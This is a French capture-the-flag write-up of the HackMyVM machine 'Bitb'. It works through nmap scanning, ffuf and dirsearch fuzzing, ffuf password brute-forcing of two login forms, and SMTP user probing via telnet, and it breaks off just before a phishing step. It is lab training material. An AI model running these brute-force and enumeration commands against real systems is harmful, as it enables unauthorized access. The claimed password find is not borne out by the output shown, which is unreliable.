Bitb
Bitb est une machine de niveau difficile de la plateforme Hackmyvm, créer par eMVee, la machine est très réaliste et mets en évidence le maillon le plus fragile de la sécurité informatique qui est lettre humain, le phishing est le vecteur le plus utilise dans la majorité des accès initial, la machine enseigne également le supply chain, qui est l'un des attaques le plus utilisée pour le cyber espionnage a l'échelle industrielle ainsi qu'a l'échelle Etatique
Reconnaissance - IP Cible - Scan de ports
1
2
3
4
5
6
7
┌──(d4fl0n㉿kali)-[~]
└─$ sudo arp-scan -l
[sudo] password for d4fl0n:
Interface: eth0, type: EN10MB, MAC: 08:00:27:4a:c6:8f, IPv4: 10.0.2.15
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
. . . .
10.0.2.109	08:00:27:84:ca:d8	PCS Systemtechnik GmbH
***IP Cible: 10.0.2.109
1
2
3
4
5
6
7
8
9
10
11
12
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p- 10.0.2.109
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-17 04:41 -0400
Nmap scan report for 10.0.2.109
Host is up (0.046s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE
25/tcp open  smtp
80/tcp open  http
MAC Address: 08:00:27:84:CA:D8 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 63.58 seconds
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
┌──(d4fl0n㉿kali)-[~]
└─$ nmap -p 25,80 -A -sCV 10.0.2.109
Starting Nmap 7.99 ( https://nmap.org ) at 2026-10-17 04:43 -0400
Nmap scan report for 10.0.2.109
Host is up (0.0030s latency).

PORT   STATE SERVICE VERSION
25/tcp open  smtp    Postfix smtpd
| ssl-cert: Subject: commonName=bitb
| Subject Alternative Name: DNS:bitb
| Not valid before: 2026-08-28T20:07:08
|_Not valid after:  2036-08-25T20:07:08
| smtp-commands: bitb.hmv, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN, SMTPUTF8, CHUNKING
|_ 2.0.0 Commands: AUTH BDAT DATA EHLO ETRN HELO HELP MAIL NOOP QUIT RCPT RSET STARTTLS VRFY XCLIENT XFORWARD
|_ssl-date: TLS randomness does not represent time
80/tcp open  http    Apache httpd 2.4.66 ((Ubuntu))
|_http-server-header: Apache/2.4.66 (Ubuntu)
|_http-title: Bored in the Business (BITB) | Corporate Efficiency
MAC Address: 08:00:27:84:CA:D8 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Aggressive OS guesses: Linux 4.15 - 5.19 (96%), OpenWrt 22.03 (Linux 5.10) (93%), Android 9 - 11 (Linux 4.9 - 4.14) (93%), Linux 2.6.32 (93%), Linux 5.10 - 5.19 (93%), Linux 3.2 - 4.14 (93%), Linux 5.4 - 5.10 (93%), OpenWrt 21.02 (Linux 5.4) (93%), MikroTik RouterOS 7.2 - 7.5 (Linux 5.6.3) (93%), Linux 2.6.32 - 3.10 (93%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
d’après la sortie du scan nmap nous avons 2 ports ouvert le 25 pour le SMTP et 80 pour le HTTP une remarque aussi intéressent au niveau du port 25 nous avons du DNS et le domaine vhosts qui est bitb.hmv
Enumération Web
nous allons comment par la reconnaissance Passive

nous avons trouver une adresse mail professionnel luke.alike@bitb.hmv

nous avons déjà un domaine vhosts bibt.hmv trouver pendant le scan nmap et le bouton Portal login nous redirige vers login.bibt.hmv nous allons encore essayer le brute force de sous-domaine vhosts
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
┌──(d4fl0n㉿kali)-[~]
└─$ ffuf -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt -u http://10.0.2.109 -H "Host: FUZZ.bitb.hmv" -fw 1177

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.0.2.109
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-110000.txt
 :: Header           : Host: FUZZ.bitb.hmv
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 1177
________________________________________________

login                   [Status: 200, Size: 5967, Words: 2190, Lines: 211, Duration: 15ms]
:: Progress: [114442/114442] :: Job [1/1] :: 626 req/sec :: Duration: [0:03:54] :: Errors: 0 ::
nous avons juste trouver un seul sous-domaine que l’on a déjà avec avec le Portal login
** résolution DNS du vhost
1
2
3
4
┌──(d4fl0n㉿kali)-[~]
└─$ echo "10.0.2.109 bitb.hmv login.bitb.hmv" | sudo tee -a /etc/hosts
[sudo] password for d4fl0n:
10.0.2.109 bitb.hmv login.bitb.hmv
visitons ` portal login`

nous avons un console de connexion protégé par un identifiant de connexion
** brute force des Endpoint et chemin sur le domaine principale et sous-domaine
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
┌──(d4fl0n㉿kali)-[~]
└─$ dirsearch -u http://bitb.hmv/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/d4fl0n/reports/http_bitb.hmv/__26-10-17_09-04-34.txt

Target: http://bitb.hmv/

[09:04:34] Starting:
[09:05:12] 200 -  716B  - /artifactory/

Task Completed
nous avons trouver un répertoire, nous allons vérifier son contenu

y’a une similitude entre cette page et le sous-domaine login.bitb.hmv nous allons faire la comparaison de ces 2 page après le brute force
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(d4fl0n㉿kali)-[~]
└─$ dirsearch -u http://login.bitb.hmv/ -x 403

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/d4fl0n/reports/http_login.bitb.hmv/__26-10-17_09-08-08.txt

Target: http://login.bitb.hmv/

[09:08:09] Starting:

Task Completed
rien n’a été trouver sur cette sous-domaine, faisons du brute force sur le chemin /artifactory/
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
┌──(d4fl0n㉿kali)-[~]
└─$ dirsearch -u http://bitb.hmv/artifactory/ -x 403

  _|. _ _  _  _  _ _|_    v0.4.3
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460

Output File: /home/d4fl0n/reports/http_bitb.hmv/_artifactory__26-10-17_09-15-48.txt

Target: http://bitb.hmv/

[09:15:48] Starting: artifactory/

Task Completed
aucune trouvaille
***comparaison entre ‘http://login.bitb.hmv’ et http://bitb.hmv/artifactory/
1
2
3
4
5
6
7
8
9
10
11
12
┌──(d4fl0n㉿kali)-[~]
└─$ curl http://bitb.hmv/artifactory/ -i 2>/dev/null| head -n 10
HTTP/1.1 200 OK
Date: Sat, 17 Oct 2026 13:28:30 GMT
Server: Apache/2.4.66 (Ubuntu)
Set-Cookie: PHPSESSID=5edfabe4e492a67a6feeeafa917106c9; path=/
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Vary: Accept-Encoding
Content-Length: 1688
Content-Type: text/html; charset=UTF-8
1
2
3
4
5
6
7
8
┌──(d4fl0n㉿kali)-[~]
└─$ curl http://login.bitb.hmv/ -i 2>/dev/null| head -n 6
HTTP/1.1 200 OK
Date: Sat, 17 Oct 2026 13:28:32 GMT
Server: Apache/2.4.66 (Ubuntu)
Vary: Accept-Encoding
Content-Length: 5967
Content-Type: text/html; charset=UTF-8
nous avons une différence énorme entre les deux page en regardons le size
1
2
3
4
5
6
7
8
┌──(d4fl0n㉿kali)-[~]
└─$ curl -s -o /dev/null -w "%{size_download}\n" http://login.bitb.hmv
5967

┌──(d4fl0n㉿kali)-[~]
└─$ curl -s -o /dev/null -w "%{size_download}\n" http://bitb.hmv/artifactory/
1688
même coter visuel nous avons des différence visuel malgré la ressemblance
comme nous avons trouver le mail professionnel de luke.alike@bitb.hmv, nous avons faire du brute force sur les deux pages
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
┌──(d4fl0n㉿kali)-[~]
└─$ ffuf -w /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-100.txt -u 'http://bitb.hmv/artifactory/' \
  --compressed \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: http://bitb.hmv' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://bitb.hmv/artifactory/' \
  -H 'Cookie: PHPSESSID=75357c2d341e639ca20e9c9bb7c3c0ee' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --data 'username=luke.alike%40bitb.hmv&password=FUZZ&login_btn=' -fw 712

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://bitb.hmv/artifactory/
 :: Wordlist         : FUZZ: /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-100.txt
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Connection: keep-alive
 :: Header           : Referer: http://bitb.hmv/artifactory/
 :: Header           : Cookie: PHPSESSID=75357c2d341e639ca20e9c9bb7c3c0ee
 :: Header           : Priority: u=0, i
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
 :: Header           : Accept-Encoding: gzip, deflate
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Origin: http://bitb.hmv
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Data             : username=luke.alike%40bitb.hmv&password=FUZZ&login_btn=
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 712
________________________________________________

:: Progress: [100/100] :: Job [1/1] :: 19 req/sec :: Duration: [0:00:05] :: Errors: 0 ::
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
┌──(d4fl0n㉿kali)-[~]
└─$ ffuf -w /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-100.txt -u 'http://login.bitb.hmv/' \
  -X POST \
  -H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0' \
  -H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8' \
  -H 'Accept-Language: en-US,en;q=0.5' \
  -H 'Accept-Encoding: gzip, deflate' \
  -H 'Content-Type: application/x-www-form-urlencoded' \
  -H 'Origin: http://login.bitb.hmv' \
  -H 'Connection: keep-alive' \
  -H 'Referer: http://login.bitb.hmv/' \
  -H 'Upgrade-Insecure-Requests: 1' \
  -H 'Priority: u=0, i' \
  --data 'username=luke.alike%40bitb.hmv&password=FUZZ' -fw 2348,2346,2347

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : POST
 :: URL              : http://login.bitb.hmv/
 :: Wordlist         : FUZZ: /usr/share/seclists/Passwords/Common-Credentials/xato-net-10-million-passwords-100.txt
 :: Header           : Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
 :: Header           : Accept-Language: en-US,en;q=0.5
 :: Header           : Connection: keep-alive
 :: Header           : User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:140.0) Gecko/20100101 Firefox/140.0
 :: Header           : Accept-Encoding: gzip, deflate
 :: Header           : Content-Type: application/x-www-form-urlencoded
 :: Header           : Origin: http://login.bitb.hmv
 :: Header           : Referer: http://login.bitb.hmv/
 :: Header           : Upgrade-Insecure-Requests: 1
 :: Header           : Priority: u=0, i
 :: Data             : username=luke.alike%40bitb.hmv&password=FUZZ
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 2348,2346,2347
________________________________________________

:: Progress: [10/10] :: Job [1/1] :: 5 req/sec :: Duration: [0:00:03] :: Errors: 0 ::
***note: nous avons trouver le mot de passe
nous allons tourner vers le port 25 pour SMTP
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
┌──(d4fl0n㉿kali)-[~]
└─$ telnet 10.0.2.109 25
Trying 10.0.2.109...
Connected to 10.0.2.109.
Escape character is '^]'.
220 bitb.hmv ESMTP Postfix (Ubuntu)
EHLO bitb
250-bitb.hmv
250-PIPELINING
250-SIZE 10240000
250-VRFY
250-ETRN
250-STARTTLS
250-ENHANCEDSTATUSCODES
250-8BITMIME
250-DSN
250-SMTPUTF8
250 CHUNKING
vrfy root
252 2.0.0 root
vrfy testetstg
252 2.0.0 testetstg
la vérification de l’utilisateur est désactiver sur le serveur
le user root et testetstg on tous répondu avec un 250 ok
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
┌──(d4fl0n㉿kali)-[~]
└─$ telnet 10.0.2.109 25
Trying 10.0.2.109...
Connected to 10.0.2.109.
Escape character is '^]'.
220 bitb.hmv ESMTP Postfix (Ubuntu)
MAIL from:<test@test.com>
250 2.1.0 Ok
RCPTO TO:<luke.alike@bitb.hmv>
500 5.5.2 Error: command not recognized
RCPT TO:<luke.alike@bitb.hmv>
250 2.1.5 Ok
RCPT TO:<test@test.com>
454 4.7.1 <test@test.com>: Relay access denied
RCPT TO:<ghsahgsdhgasf@bitb.hmv>
250 2.1.5 Ok
***Remarque: la théorie de l’énumération des utilisateurs est écarter comme elle nous sera d’aucune utilité avec la configuration du serveur ainsi que le Relay
***Essayons l’envoie du message a l’utilisateur luke.alike@bitb.hmv
1
